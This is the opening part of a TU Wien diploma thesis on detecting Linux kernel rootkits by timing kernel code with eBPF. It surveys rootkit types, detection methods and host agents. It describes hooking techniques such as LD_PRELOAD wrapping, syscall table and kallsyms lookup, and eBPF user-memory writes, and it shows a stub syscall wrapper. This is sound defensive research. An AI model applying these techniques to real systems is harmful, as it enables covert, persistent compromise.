

Root Kit Discovery with Behavior-based Anomaly Detection through eBPF

DIPLOMA THESIS

submitted in partial fulfillment of the requirements for the degree of

Diplom-Ingenieur

in

Software Engineering and Internet Computing

by

Leonhard Alton, BSc.

Registration Number 01624280

to the Faculty of Informatics

at the TU Wien


Advisor: Assoc. Prof. Martina Lindorfer

Assistance: Dr. Dr. Florian Skopik

Dr. Max Landauer

Wolfgang Hotwagner, BSc.

Vienna, October 30, 2024



Leonhard Alton

Martina Lindorfer



Die approbierte gedruckte Originalversion dieser Diplomarbeit ist an der TU Wien Bibliothek verfügbar
The approved original version of this thesis is available in print at TU Wien Bibliothek.

Declaration of Authorship

Leonhard Alton, BSc.

I hereby declare that I have written this Masters Thesis independently, that I have completely specified the utilized sources and resources and that I have definitely marked all parts of the work - including tables, maps and figures - which belong to other works or to the internet, literally or extracted, by referencing the source as borrowed.

I further declare that I have used generative AI tools only as an aid, and that my own intellectual and creative efforts predominate in this work. In the appendix “Overview of Generative AI Tools Used” I have listed all generative AI tools that were used in the creation of this work, and indicated where in the work they were used. If whole passages of text were used without substantial changes, I have indicated the input (prompts) I formulated and the IT application used with its product name and version number/date.

Wien, 30. Oktober 2024



Leonhard Alton



Die approbierte gedruckte Originalversion dieser Diplomarbeit ist an der TU Wien Bibliothek verfügbar
The approved original version of this thesis is available in print at TU Wien Bibliothek.

Acknowledgements

I would like to thank Prof. Martina Lindorfer as supervising professor.

From the Austrian Institute of Technology I would like to thank Dr. Dr. Florian Skopik as my supervisor there. Also Dr. Max Landauer for his ambitious personal support and Wolfgang Hotwagner for sharing his deep knowledge on Linux.

Furthermore, I would like to thank Michael Pucher, Georg Merzdovnik and Christian Kudera from SBA Research for listening to and answering my complex kernel questions that I kept presenting them while they were supposed to supervise me on another matter.

Lastly I would like to point out my gratitude to everyone who has committed to Linux; the worlds most advanced operating system kernel, 100% open and accessible to everyone, where research can take place and that constant studying of thousands of eyes will always improve it. Linux source-code management is incredible, a single change can be tracked down precisely, when, by whom and together with the reasons why it occurred.



Die approbierte gedruckte Originalversion dieser Diplomarbeit ist an der TU Wien Bibliothek verfügbar
The approved original version of this thesis is available in print at TU Wien Bibliothek.

Abstract

Cyberattacks happen constantly. One tool of attackers to maintain covert persistence on systems are **rootkits**, tools that can hide the adversaries files and processes from the legitimate administrators. Rootkits that sit in the kernel are hard to detect, because there is no higher authority on the system. A number of methods have been proposed to detect rootkits, but the topic is under constant evolution as new rootkitting methods are developed and better detection approaches are proposed. In this thesis we look at the existing methods of rootkit detection and discuss behaviour-based anomaly detection in more detail. First we look at what types of rootkits exist and compare several of them, where we find similarities in kernel rootkits on how they manipulate the kernel. Then we argue why there are only few points in the kernel where a rootkit could intervene to achieve rootkit functionality. Next, we dissect the `getdents` system call, which is the target of most kernel rootkits, as it is the one and only interface through which the kernel lists files and processes to userspace. The main idea of the work conducted in this thesis is to develop an algorithm that catches the rootkits actions by measuring the runtime of certain pieces of kernel code. We demonstrate the time measurement with a proof-of-concept implementation using **eBPF** [5] technology and the BCC toolchain [87]. Furthermore, to evaluate this on recent (6.5+) kernels, we implement our own rootkit since there are no rootkits publicly available that work on recent kernels. Our experiments show that when measured at the correct place, a rootkit creates evident time-delay artefacts, that could facilitate automatic rootkit detection.



Die approbierte gedruckte Originalversion dieser Diplomarbeit ist an der TU Wien Bibliothek verfügbar
The approved original version of this thesis is available in print at TU Wien Bibliothek.

Contents

Abstract	vii
Contents	ix
1 Introduction	1
1.1 Motivation & Problem Statement	1
1.2 Research Questions	2
1.3 Structure	3
2 Background & Related Work	5
2.1 Rootkit Definition	5
2.2 Rootkit Types	6
2.3 Rootkit Detection Techniques	10
3 Rootkits & their Detectability	15
3.1 Behaviour-based Detection	15
3.2 Host Agents	16
3.3 Rootkits: Analyzing Real-world Examples	18
3.4 The getdents Syscall	23
3.5 eBPF for Kernel Tracing	24
4 Design & Implementation	27
4.1 The eBPF Probe	27
4.2 A Modern Rootkit	29
4.3 Experiment Design	36
5 Evaluation & Discussion	39
5.1 eBPF Probe Evaluation	39
5.2 Results	43
5.3 Challenges	47
5.4 Applicability	52
5.5 Completeness	53
6 Conclusion	55
	ix

6.1 Future Work	55
Overview of Generative AI Tools Used	57
List of Figures	59
List of Tables	61
Bibliography	63

Introduction

In the first chapter we will point out the motivation for this thesis and the research questions addressed by this work. Furthermore we will explain the structure.

1.1 Motivation & Problem Statement

Cyberattacks are omnipresent [30]. Everywhere where computers are used, their operators have to expect attacks. This can affect sectors from enterprises, public infrastructure over non-governmental organizations and end users. New attacks and tactics are developed every day and *zero-days* [16] are discovered. There is a tireless arms race between defenders and attackers.

A well known and broadly used approach to defend against cyberattacks is to monitor networks and hosts for so-called **Indicators Of Compromise (IOC)** [51], which are signatures of known attacks. Most commonly, they are cryptographic hashes of known malicious executables, fuzzy hashes of the same, known malicious IP addresses, domains and similar concepts. There are dedicated description languages for this, e.g., **snort** [9] for network traffic, and **yara** [15] for files.

Although this approach is very reliable and only yields very few false positives, it can only work against known attacks, not against novel ones for which no signatures exist yet. That is where **anomaly detection** [23] comes in. Anomaly detection assumes that a system under attack shows behavior different than during normal operation. This divergence from normal behavior can be detected with machine learning. Since abnormal behavior can also be triggered by other causes than cyberattacks, it is expected that benign changes in the system, such as changes of workload, can lead to false positives. Therefore, it should only complement the traditional means of detection, not replace it.

All modern operating systems have some sort of a privilege system, where processes need permissions to access resources. **Rootkits** [48] are a class of malware that infect the

component with the highest privileges of the system, usually the kernel, thus being able to alter any detection mechanism that could be there. For example, it could manipulate the antivirus and therefore hide from it [36]. Less sophisticated malware can be recognized by antivirus with the IOC approach, given that the malware still runs with lower privileges than the antivirus and there are signatures for it.

Rootkits could be detected while they are active if they cause the system to behave abnormally, which is likely. It would be considerably harder for the rootkit to keep the log output at a level of normal system behavior than disabling the antivirus solution.

Systems generate logs while they are active. What and how much is logged varies across different application areas and is strongly dependent on system utilization as well as logging configurations. In general, logs are monitored to see performance, usage, or to detect errors. However, logs can also be used to spot security related events for example, attempted authentication, changes in effective userid or creation of privileged processes, to name a few. There are many tools that provide fine-grained logging with security in focus, which are sometimes referred to as **host agents**, see section 3.2. One of these, combined with the right configuration, may reveal a hidden rootkit while active, even when there are no specific single events that show the presence of a rootkit, purely by its behavior. This problem statement is reflected in the research questions of this work, which we state in the next section.

1.2 Research Questions

The previously described situation leads to the following questions:

What types of rootkits are there?

Since the term rootkit only defines a purpose, the way to achieve is open. Consequently, many different types and implementations exist. And what are their distinct characteristics when it comes to leaving detectable traces in log data?

How does a generic kernel rootkit look like?

Are there things that all rootkits of this type do the same way?

After defining categories of rootkit types;

What mechanisms exist to detect kernel or lower level rootkits?

There is plenty of previous research on rootkit detection and many approaches have been presented. We will look into where we can make a valuable contribution and how it fits with existing ones.

To what degree does OS log data contain information that could indicate an active rootkit?

Computer systems already generate lots of logs. Is among this, anything that could be potentially be affected or triggered by a rootkit? We will consider installing additional **host-agents** 3.2 to have more logs. Thus, we will perform a comparative analysis of host-agents.

How well is eBPF suited to create a straight forward implementation of in-systemcall runtime analyzer? As with any engineering task there are many tools for the purpose. We will create a scheme for efficiently capturing runtimes of parts of Linux system calls with the help of eBPF.

There are no publicly available kernel rootkits for the newer Linux versions.

What would a Linux Kernel rootkit for Linux 6.3 and up look like? We will design an open-source rootkit for scientific purposes, considering what choices black-hat¹ rootkit authors would probably make.

1.3 Structure

We begin this thesis by defining what a rootkit is. Next we look at different rootkit types and dive deeper into kernel rootkits, as we select these to study them. We provide several examples of real world Linux kernel rootkits and describe their functionalities. We tried to select host-agents that provide enough security relevant log information to perform anomaly detection on it. After a while it turned out that no host-agent supplies granular enough data to succeed. Next we looked into which data could even be there that could reveal a rootkit, turns out specific kernel functions are very likely to be targeted. Therefore, we looked into tracing, which can give information as granular as single kernel functions. We developed a tool using eBPF that collects timestamps of when specific functions are hit. With this information we wanted to show that the interference of a rootkit takes time. The time profiling tool we developed on kernel 6.5, while eBPF is supposed to work with older kernel versions just as well, it does not do so with all its features. We depend heavily on its ability to trace system calls. Which is a problem because none of the publicly available rootkits can run on this “new” Linux version. Thus, we had to go back, look at how the existing rootkits work and implement what we think a rootkit for a modern Linux version would look like. So that we can go on and evaluate our detection mechanism.

Therefore, the Design & Implementation chapter 4 of this thesis contains: the kernel function tracing tool, the modern rootkit and a setup on how to evaluate the rootkit detection with said tool and rootkit. The Evaluation & Discussion chapter 5 will first look into the correctness of data delivered by the tracing tool and next how well the rootkit can be detected with our setup. Furthermore, we explain some quirks in the data. Then we discuss how applicable this setup is in a real world scenario and later debate the completeness of our approach.

¹A black-hat hacker is a hacker with malicious intentions, as opposed to a white-hat hacker that only hacks lawfully, to increase security, e.g., via responsible disclosure.



Die approbierte gedruckte Originalversion dieser Diplomarbeit ist an der TU Wien Bibliothek verfügbar
The approved original version of this thesis is available in print at TU Wien Bibliothek.

Background & Related Work

In this chapter we describe what a rootkit is, what kind of rootkits there are and why there are different types. Furthermore we look at related work and describe several scientific approaches that have been presented to detect rootkits. Then we go into detail about anomaly detection, which is the approach we will focus on in the remainder of this thesis.

2.1 Rootkit Definition

There are varying definitions of the term **rootkit** in different sources. It can be interpreted by literal meaning as: a software *kit* that provides *root*, where *root* is the name of the superuser who has all rights (super admin) on a Unix-like system, and software-kit is a generalization for computer program. Or as a (software)kit that is used to take control over a computer system at its *root*, and thus being the last step when completely taking it over. On the technical side it boils down to that a rootkit hides its own and/or other activities on the system, like remote shells, or other user space malware. Usually, rootkits are used for malicious purposes, because of this ability. Often in a post-exploitation kit, the rootkit hides the malware that performs other tasks like crypto-mining, spying or a backdoor.

Bravo and García [21] define a rootkit as “any software that enables continued privileged access to a computer while actively hiding its presence and other information from administrators by subverting standard operating system functionality or other applications” Similarly, Høglund and Butler [40] say: “a rootkit is a set of programs and code that allows a permanent or consistent, undetectable presence on a computer.”

A rootkit is not necessarily malicious [38], even though the malicious use is usually implied. Just like nmap [58], a network scanning tool is an indispensable tool for a system

administrator, it is beloved by hackers. A rootkit must be understood as the technology that provides covertness and persistence in a system.

The covertness usually includes the ability to hide files, processes and open ports from normal system tools. Persistence is typically a backdoor that can be used by the attacker to get back into the system, for example, a hidden open port that gives shell access. Such a backdoor may be additionally hidden with obscurity methods like port knocking¹ or magic packets². Privileged access is often provided with means for the hacker to elevate their privilege themselves, for example, by disabling privilege checks for a specific user id.

Also rootkits do not necessarily have to be in an operating system. Database rootkits have been presented [47]. The idea of a database rootkit makes sense, because a database has similar concepts an operating system, like users and jobs (processes).

An example of a legitimate rootkit is Magisk [86], it enables users of Android operating systems to regain full control over the operating system which is disabled by the vendor. It gives root access to the user and has means to hide itself and other components from apps; this is done, because some apps refuse to function when they detect access to the root user enabled. Given Magisk is employed by users on their own devices, this is not malicious.

Nevertheless, we will focus on OS rootkit detection and therefore assume, as generally done, that rootkits are used with malicious intent and without the knowledge of the legitimate administrators. Thus, we define a rootkit as: *piece of software that can hide files, processes and itself on a computer system.*

2.2 Rootkit Types

According to our general definition of what a rootkit is, there may be very different approaches of how one could be implemented. For example Bravo and García [21] have published a great work on how to categorize types of rootkits. In the following, we describe each type of rootkit in a separate section.. But first it is important to understand that rootkits are not active programs that run constantly in the background. They are rather snippets of code that get injected at certain points and get executed when normal control-flow hits them, for example, a patched binary that behaves differently from what the original version does. This can be, for example, a wrapper for a function that is responsible for listing files, that checks if the files are owned by a specific user id or group id and then simply returns that they are not there. This specific user or group id is only known to the actor who deployed the rootkit; such obscure secrets or *backdoors* are the most common way to interact with the rootkit.

¹The scheme of only allowing a connection to a port after several denied attempts from the same source. Possibly in a time pattern, like a “secret knock”.

²An agreed upon packet that is not publicly known and non-standard. E.g., a packet that has two bits set that are defined to be mutually exclusive.

2.2.1 System Binaries

The most simple form of rootkits are altered system binaries like `ps`, `sum`, `top`, `find`, `lsof`, `netstat`, those that a system administrator would use to see whether a file or a process is present on the system [22]. For example, a modified version of `top` could skip all processes that have a specific string in their name. A user can give arbitrary names to processes. This can be trivially detected though for example, by checksums. A system administrator can take a tool like `tripwire` [13] that compares the checksums of system binaries to known legitimate ones, since tools like `tripwire` do not depend on these system binaries and the rootkit is easily defeated.

2.2.2 LD_PRELOAD

Similarly, the dynamic linker can be attacked. This is an even easier and more *catch-them-all* approach to achieve what exchanging system binaries does. Almost all programs use library functions, on Linux commonly `glibc` [79] or less commonly `musl` [75] for tasks like file listing. Once the function for listing files is altered in a way that it will not show any files belonging to the rootkit, all system programs which use said library (which is usually all) cannot see the files anymore. Therefore patching the library is the even better approach than exchanging system binaries. `TheMaster` [41] or `Father` [62] are examples for `LD_PRELOAD` rootkits.

In Linux one can define in the environment variable `LD_PRELOAD` or in the configuration file `/etc/ld.so.preload` libraries that should be *preloaded* before all other shared libraries. Shared libraries contain functions that may be used by many programs, like `readdir()` or `accept()`.

One can write a function that wraps around a legitimate library function. This wrapper has to be placed to be loaded before the legitimate function, now to access the legitimate one from within the wrapper one can get the legitimate's address by calling `dlsym(3)` [60] with the `RTLD_NEXT` handle. This is how most `LD_PRELOAD` rootkits are implemented.

Any statically linked program would not be fooled by this approach though, consequently such detection programs exist. Examples for that are `rkhunter` [64] or `ClamAV` [4].

2.2.3 Kernel Modules

Linux can load kernel modules (LKM), that is the equivalent of what a driver is in Windows. LKMs are pieces of code linked against the kernel's headers. When loading a kernel module, it gets to run code to initialize itself, there it can already lookup anything the kernel can see i.e. everything, it can register itself to different places, or overwrite data. This is all that is necessary to modify kernel functionality arbitrarily. Additionally the module itself is code and can pack all the functionalities it needs [84]. Thus, LKMs are a prime way of implementing rootkits for Linux.

The downside of using LKMs for rootkits from an adversary's perspective is though, that the kernel's API changes often, therefore LKMs have to be adapted to the new kernel

versions. Additionally an attacker will unlikely know the specific kernel version of their target in advance, so a good set of LKM rootkits for different Linux versions would have to be maintained and be at the ready.

Theoretically an LKM can alter the kernel arbitrarily, but knowing what to modify can pose a challenge. The intended way for LKMs to interact with the kernel is through the kernel's exported functions and symbols (API), which can be found at `/usr/src/linux-headers-$(uname -r)/include/` or at `/proc/kallsyms` for a running system. Wrapping syscalls is the most common attack vector. To do so, the adversary has to find the syscall table (from a specific patch on there is no syscall table anymore though [35]). The puszek [28] rootkit does this by searching for some syscall addresses in memory, it acquires the addresses to search for exported symbols. This does not work for recent versions of Linux anymore. The function `kallsyms_lookup_name()` can be used to retrieve symbols, an example for this can be found here [70]. But since kernel 5.7 this is not exported anymore either [26], diamorphine [63] rootkit therefore uses `kprobes` to locate this function. Searching through memory is an expensive operation though, the XZ Utils backdoor (CVE-2024-3094 [1]) was found because the malicious code performs such a memory search for symbol operation:

[...] the code appears to be parsing the symbol tables in memory. This is the quite slow step that made me look into the issue.

On the discovery of CVE-2024-3094 [7]

2.2.4 initrd/initramfs

A rootkit may reside in the operating system's initial file system [54], that is the filesystem that is loaded before the actual root filesystem gets mounted. It contains executables that are used for booting after the kernel has started up, that are run with maximum privileges. EvilAbigail [49] is an example for a tool that alters the initrd to take over control of the system. It adds a shared object library that contains code for a revers shell into the filesystem.

2.2.5 Kernel Patching

To achieve kernel rootkit functionality one has to alter the kernel. The previously discussed kernel modules are only one way to do so. The simplest method to build a rootkit may be to implement the desired rootkit functionality in the kernel source code and compile the kernel with the rootkit built in. Then the only challenge for the adversary is to exchange the kernel image on the target host and force a reboot.

Binary patching may also be applied. The adversary could change the kernel image as it resides on disk in `/boot/` and force a reboot.

Linux also supports live patching [45]. It is intended for security patches and could be used to achieve the opposite. This sets aside the need for the attacker to force a reboot of the system.

2.2.6 eBPF Rootkit

eBPF [5] used to stand for *extended Barkley Packet Filter*, nowadays it does not stand for anything anymore, but pronounceableness as “e-bee-p-f” has granted it an electronic bee as its logo. It evolved from the Barkley Packet Filter (BPF) [82], which is a system for user-space network monitoring, specifically for copying selected packages from kernel to user space for inspection. It does this with a register based filter evaluator, which is effectively a specialized instruction set, that can be run by a memory-stack-based machine. Filter expressions, like `arp.src=foo AND ip.dst=bar`, get translated to the specialized instruction set and all packets get evaluated by running through it, given a match, it will be copied for inspection. BPF is best known for the syntax of how users have to specify filters for `tcpdump` [11].

eBPF extends the capabilities of BPF with a new instruction set, removing the limitation to operate on network packets. eBPF programs are code that runs in the kernel, executed by a just-in-time compiler, after passing a verifier that for example guarantees that the program will halt or does not access uninitialized variables or memory out of bounds. It can not call arbitrary kernel functions, but communicate with the kernel through an API. This API is designed to be more stable than Linux header imports like LKMs use, thus resulting programs are more generic and do not require porting to new kernel versions. This makes it considerably more attractive for developers, but also malware authors. Many tracing, observability and security tools have been developed with eBPF.

eBPF programs can be attached at a variety of tracepoints, which can be listed at `/sys/kernel/debug/tracing/`. An attached eBPF program can be understood like injected code that gets executed between the normal code at the trace point, for example at a syscall enter tracepoint, the eBPF program gets executed before any of the syscall’s code, afterwards it hands execution over to the normal syscall, given no tail-call was used which can invoke another eBPF program at the end of one.

The *Helper Calls* [61], as the eBPF to Kernel API is called, is limited though, at least from a malware author’s perspective. But with the following functions most obstacles can be worked around, the following functions can be used to manipulate userspace.

- `bpf_probe_read_user(void *dst, u32 size, const void, *unsafe_ptr)`
- `bpf_probe_read_kernel(void *dst, u32 size, const void, *unsafe_ptr)`
- `bpf_probe_write_user(void *dst, const void *src, u32 len)`

Naturally rootkits have been created with the help of eBPF. One example is the *ebpfkit* [37] that was presented on BlackHat2021 and Defcon29. Another one is *boopkit* [69], specifically designed to listen to magic packets and act on them.

2.2.7 Containerization

Linux supports containers. It does so with name spaces. There are name spaces for: mounts, inter-process-communication (IPC), UTS (for hostname and similar), networking (routes, interfaces), process IDs, cgroup (resource limits), users and time. Essentially, from within a name space, it is not possible to see what is around. This enables isolation of concerns and privilege separation. Consequently being outside of a name space of the rest of the system would be a prime location for a rootkit. This is exactly what **HorsePill** [55] does. It creates a name space before the init system starts, and starts the init system inside a container, effectively having the whole system inside the container except for whatever HorsePill wants to do outside of it, hidden from the actual system.

2.2.8 Virtualization

Joanna Rutkowska presented her infamous **BluePill** [78] rootkit 2006. It makes use of virtualization technology and moves a running operating system into a hypervisor. The operating system can then not see anymore any operations that are done by the hypervisor, similar as being trapped inside a container. Additionally the hypervisor can intercept any request that the virtualized operating system makes, including hardware interrupts, requests for data or even system time.

2.2.9 Beyond the OS

Rootkits can exist **beyond the OS**, for example in the Extended Firmware Interface (EFI) [42], there is research that shows that a rootkit could sit in the BIOS [39], that is not even written in machine code for the CPU (x86 assembly) but ACPI Source Language [31].

2.3 Rootkit Detection Techniques

Nadim et al. [66] categorize rootkit detection in their 2023 survey into 6 categories:

- Signature-based
- Behavior-based
- Cross-view-based
- Integrity-based
- External-hardware-based
- Learning-based

Signature-based detection is the simplest but also most robust form of malware detection. It can work against unsophisticated rootkits that are exchanged system binaries, like `/usr/bin/ls`. Library rootkits are more common though, because in that case there is no need to patch all programs that do the same; e.g., `ls`, `tree`, `dir`, `find`, ... This can be achieved by wrapping the `readdir()` function of `glibc`, which is commonly used by all core-utils. Those two types of rootkits can be trivially revealed by looking at said binaries and libraries and checking for known-bad file signatures. In this context a signature is for example a specific series of bytes in a file, specific imports in an executable, other values or any combination of this. `yara` [15] is a language to describe such signatures. Also cryptographic hashes can be used for the same purpose: with known-bad hashes or considering everything that does not have a known-good hash potentially dangerous. `rkhunter` [64] checks binaries against a database of known-good hashes to detect rootkits, among others. The caveat of this method is that collections of known-bad/good values have to exist, those collections have to be maintained and updated on the target systems. No matter the amount of effort that goes into this, such collections will never contain every needed value. Nevertheless signature-based detection is fundamental to malware detection, because it is simple, efficient and has a very low false positive rate. Other approaches should always be used in conjunction with signature checking.

Behavior-based detection attempts to unveil a rootkit by looking at the system's behavior that possibly gets changed by a rootkit. Abnormal behavior could occur if the operating system does not let a program bind to a specific port with an obscure error, even though the port is listed as available. This may be because the rootkit is actually using the port but not showing that it does. Another behavioral anomaly could be that certain operations take longer because they are hooked by the rootkit, and the execution of rootkit code takes time. That could particularly be the case with system calls, since those are a common target for rootkits.

Cross-view is the idea to look at the same thing from different perspectives. For example, listing the loaded kernel modules with `lsmod` and comparing with what one finds by searching memory for all loaded modules. `DeepScanner` [56] is an implementation of such a tool, the downside is, however, that since this runs as a kernel module and the rootkit as well, it could be that the rootkit becomes aware of the scanner and manages to evade it. A cross-view can also be achieved with second hardware-based access to memory and comparing that to what the possible tampered system displays. Ring et al. [76] have created a forensic approach that takes a snapshot of the memory through a kernel-module, reconstructs e.g., all the processes in there and in turn compares this with what normal system utilities show. Reconstruction takes place on another system to be protected from the potential rootkit. Similarly, the Linux structures `task_struct` and `run_list` can be matched against each other. Normal for Linux would be for them to have the same content, a discrepancy may indicate a rootkit. Wang et al. [85] describe this as "rule-based rootkit detection".

Integrity-based detection is basically detecting when the illegal changes to the kernel's

static or dynamic data structures happen, as opposed to detecting the effects of said changes. Static kernel structures do not change after boot, thus writes to read-only memory sections could be detected (rootkits running with kernel privileges can circumvent write-protections). Livewire [34] is a virtual machine introspector. Having privileges higher than the guest's kernel, it is at a prime position to monitor memory access; this way it can detect writes to read-only memory regions. Also hashing can be used to detect changes to static kernel structures such as the syscall table. Psycho-Virt [19] does exactly this, it periodically hashes the kernel's `text` area with `sha512`.

Hardware-based detection is listed as the next category of rootkit detection by Nadim et al. [66], but the distinction is not so clear since several of the other approaches use special hardware to access data (usually raw memory). The detection is then based on one of the other approaches as listed before. Nevertheless hardware-based detection is worth mentioning, since it is the way to access memory so that the potentially infected host kernel can not intervene. This can be done fairly easily via Peripheral Component Interconnect (PCI). Ulf Frisk has published a project named `pcileech` [32] that is capable of Direct Memory Access (DMA) via PCI. Even smarter than accessing the whole memory is snooping on the memory BUS and detecting writes to memory areas that are write protected (such areas must be determined first), `Vigilare` [65] implements this approach. Zhou and Makris [89] describe fingerprinting basic blocks of system call code with an additional Linear Feedback Shift Register that is built into the CPU. Those fingerprints then get checked with a Bloom Filter, which holds the pre-computed known-good fingerprints of basic blocks. While they claim in their paper to have found all tested rootkits with zero false positives, which is remarkable, there are limitations: Indirect jumps can not be fingerprinted, since they do not necessarily have a pre-known beginning, thus compiler decisions may impact the effectiveness and maybe the operating system should be compiled without (or with few) indirect jumps to counter this. Operating system updates are a problem; Linux generally updates itself, but for a new Linux kernel, new pre-computed fingerprints have to be stored in hardware. If the OS would be capable of writing these, this would undermine the dedicated hardware. Lastly of course the requirement of this approach to be built into CPUs is a limitation.

Learning-based detection is split into a training phase that results in a model and a detection phase, where new data is evaluated against the model of expected values. Deviation of those expected values indicate maliciousness. A large problem with learning based detection is always the detection accuracy: while a simple IOC detection directly and accurately results in positive or negative, learning based results will always have inaccuracy in them and thus will lead to false negatives (missed attacks) and false positives which in turn leads to analyst fatigue. As stated before, approaches from different areas usually have to be combined. An example for learning based detection is the work by Luckett et al. [57] who feed syscall execution time into a neural network. Syscalls often get hooked by rootkits to perform malicious actions which take time, consequently the execution time is expected to increase. Measuring the execution time of whole system calls that depend on A) their input value and B) potentially on hardware

I/O will certainly lead to unpredictable results in real-world scenarios and is thus barely suitable for detecting anomalies.

We choose to select behaviour-based detection as our method to conduct experiments with and will discuss in the next chapter why we decide so. We focus specifically on where to get data from which can be used to perform behaviour-based detection.



Die approbierte gedruckte Originalversion dieser Diplomarbeit ist an der TU Wien Bibliothek verfügbar
The approved original version of this thesis is available in print at TU Wien Bibliothek.

Rootkits & their Detectability

In this chapter we argue why we select behaviour-based detection. Next we look at host-agents, the traditional data sources for security related events, for which we conduct a comparative analysis to identify their respective advantages and focus areas. After that we debate why we see no way of detecting rootkits with this data resolution. To better understand the need for more advanced data collection to enable rootkit detection, we present a study of several rootkits and compare some of their most relevant properties. Lastly we look at the `getdents` system call which seems to be targeted by all kernel module rootkits and dissect its inner workings.

3.1 Behaviour-based Detection

Current research actively studies log data and its suitability for anomaly detection [50]. Logs provide a lasting record of almost all events occurring within a system or application, making them an invaluable resource for failure analysis or forensic investigations of cyber incidents. Due to their considerable size and repetitive patterns, anomaly detection methods can identify normal system behavior as represented in log data, detect sudden deviations from these typical behavior models, and generate alerts for anomalous conditions. Because log data reflects the workflow of applications, the logs typically exhibit comparable patterns of events arranged in chronological order. Logically, it is fair to assume that malicious activities also show as sequences and could be detectable within sequential patterns, such as changes of certain event orders. Nonetheless, looking at event orders can be a complex task. Detecting deviations in execution time however, is as simple as an integer comparison [53].

All methods have some drawbacks, for example, when looking into memory to get information from there, one de facto performs digital forensics, that is computationally expensive and may reduce the systems performance a lot. While hardware-based detection has the great property that the dedicated hardware can not be influenced by a rootkit,

the downside is that having special hardware for rootkit detection on every computer is more than far-fetched. Additionally maintaining and distributing new fingerprints for such hardware as mentioned above [89], is an extraordinary effort. The Virtual Machine Hypervisor introspector is a great alternative to dedicated hardware, since it is also safe from the potentially infected guest OS and virtualization is very widely employed anyway. Still, this leaves the hypervisor unprotected, and there could be a virtual-machine-escape vulnerability. When not using one of those two last concepts, the detection tool and a kernel-rootkit work with the same level of privileges. Thus, a capable rootkit could blind the detection by faking exactly those bits of information that are used for detection. This is essentially an arms race between rootkit authors and detection implementations.

We opt to perform rootkit detection on log data. This has several advantages: Extensive logging may exist already on many systems, if not it is desirable for many purposes anyway. Logging is comparably easy to deploy it is not limited to virtual machines like other approaches, and no specialized hardware is necessary. While the logging has to happen within the untrustable operating system that may be infected by a rootkit, the anomaly detection can happen somewhere else, on another system out of reach for the rootkit. A rootkit could absolutely alter or suppress certain log messages, but it would be difficult to mirror exactly an uninfected system; this difficulty increases the more fine-grained logging takes place. Consequently the proposed method would fall in into the categories of behavior-based and learning-based by Nadim et al. [66], see section 2.3.

3.2 Host Agents

A **host agent** is the software on the host that collects log data. The host agent and its configuration determine what gets logged. To find artefacts of a kernel rootkit we need very low level data. Therefore, selecting a host agent that logs enough *and* the relevant events needs to be selected. We conducted a survey from host agents from literature [88], commonly known ones, and expanded that set with what we found on the internet in various source code repositories and what is mentioned as feasible tools in blog articles.

3.2.1 auditd

auditd is the mother of all Linux security logging, it exists since Linux 3.3 (2012). `auditctl` itself is the userspace component for interacting with Linux' built in security auditing framework.

Auditd is capable of creating an event when a syscall returns, with many options to filter on. Additionally, file changes in a specified directory can be watched, which can be filtered for the type of change and other criteria. These events are rather high level and it is unlikely that we will see manifestation of a kernel rootkit in this. `auditd` is unable to evaluate on system call string arguments. Such as the directory's path when it is opened.

a0, a1, a2, a3

Respectively, the first 4 arguments to a syscall.

Note that string arguments are not supported. This is because the kernel is passed a pointer to the string. Triggering on a pointer address value is not likely to work. So, when using this, you should only use on numeric values. This is most likely to be used on platforms that multiplex socket or IPC operations.

auditctl man page [59]

3.2.2 OSSEC

OSSEC [2] is *the* open-source project of an Host-based Intrusion Detection System (HIDS). Integrated into *the* open-source security platform **wazuh** [14], which takes all the pieces of different open-source projects together to build a fully fledged SIEM.

The logging part does not go beyond standard process and file monitoring. OSSEC is shipped with many rules that create alerts on certain conditions. Thus the project is more on the side of already interpreting log data than actually acquiring it.

OSSEC has its own rootkit detection engine. It searches for files known to be used by rootkits (signature checking). OSSEC checks for hidden processes with `kill()` and `getsid()` to compare with the output of `ps`, this is a form of behaviour-based detection. It does the analogous check for ports with `bind()` and `netstat`.

3.2.3 Falco

Falco [6] is a runtime security tool for Linux operating systems. It detects and alerts on abnormal behavior and potential security threats in real-time. Rules are provided with the open source distribution, which are built in their own language. Events are collected via kernel module or eBPF; logged events are: syscall enter and exits, process scheduling, page faults and signals.

3.2.4 Samhain

Samhain [8] is a “tamper resistant” Host Based Intrusion Detection System (HIDS). It operates on UNIX syslog, Apache (and compatible) access and error logs, Samba logfiles, and BSD-style process accounting logs. A big feature is that samhain can try to hide itself, so that a possible attacker does not try to evade it.

3.2.5 Cilium Tetragon

Tetragon [12] is eBPF-based Security Observability and Runtime Enforcement. It comes with predefined rules of dangerous behaviour, like binary execution in `/tmp/` or privileges escalation via SUID binary execution. The data comes from eBPF probes that sit at the `execve`, `exit`, `fork` and `cgroup` syscalls.

3.2.6 Sysmon For Linux

Sysmon [10] is Microsoft’s eBPF based Linux monitoring. It uses eBPF probes to collect the same events available in Windows’ sysmon. It mainly aims on achieving compatibility with its big Windows sibling. For example `ProcessAccessed` event is basically `ptrace()` happened and has some extra logic to get the process’s name. But on Linux, the `ptrace` syscall has much more information than just “a process has been accessed”, it knows exactly how and where. This information is discarded. Thus it is not suitable for deep monitoring.

3.2.7 tracee

tracee is an eBPF based “runtime threat detection engine”. Tracee’s events are split into two types syscalls and so called “Security Events” which are more or less interpreted from information from the syscall events. While tracee does have the capability to catch for example `execve`’s `argv`, which `auditd` can not, its abilities do not reach far beyond that. Like most previous tools it is tailored at interpreting data with static rules. In tracee’s case the rules are part of the software and called `securit` events.

3.2.8 auditbeats

auditbeats [3] is the log from the elastic world. It is mostly a log forwarder, it collects its information from `auditd`, but also from `/proc/` where the kernel makes lot’s of runtime information available.

None of the host agents described seem to deliver log data granular enough, such that one could possibly expect to see a rootkits behaviour in it. We need many more events in order to see how a rootkit has altered the kernel, preferably granular up to function calls within the kernel. This is not called logging anymore, this is tracing.

3.3 Rootkits: Analyzing Real-world Examples

In this section we dissect several kernel rootkits which we found, some of them are known to have been used in real-world cyber attacks. Our analysis focuses on how they interact with the kernel and where they make their manipulations.

3.3.1 Puzsek-rootkit

Puzsek [28] is a Linux Kernel Module (LKM) rootkit. It overwrites syscalls with wrapper functions to execute code before and/or after making the actual syscall, an example of this can be seen in Listing 3.1.

```
1  asmlinkage long new_sys_sendto(int fd, void __user * buff_user,
    size_t len,
```

```

2     unsigned int flags, struct sockaddr __user * addr, int addr_len
3         ) {
4
5     /** Do evil things **/
6
7     // run the actual syscall
8     return ref_sys_sendto(fd, buff_user, len, flags, addr, addr_len);
9 }

```

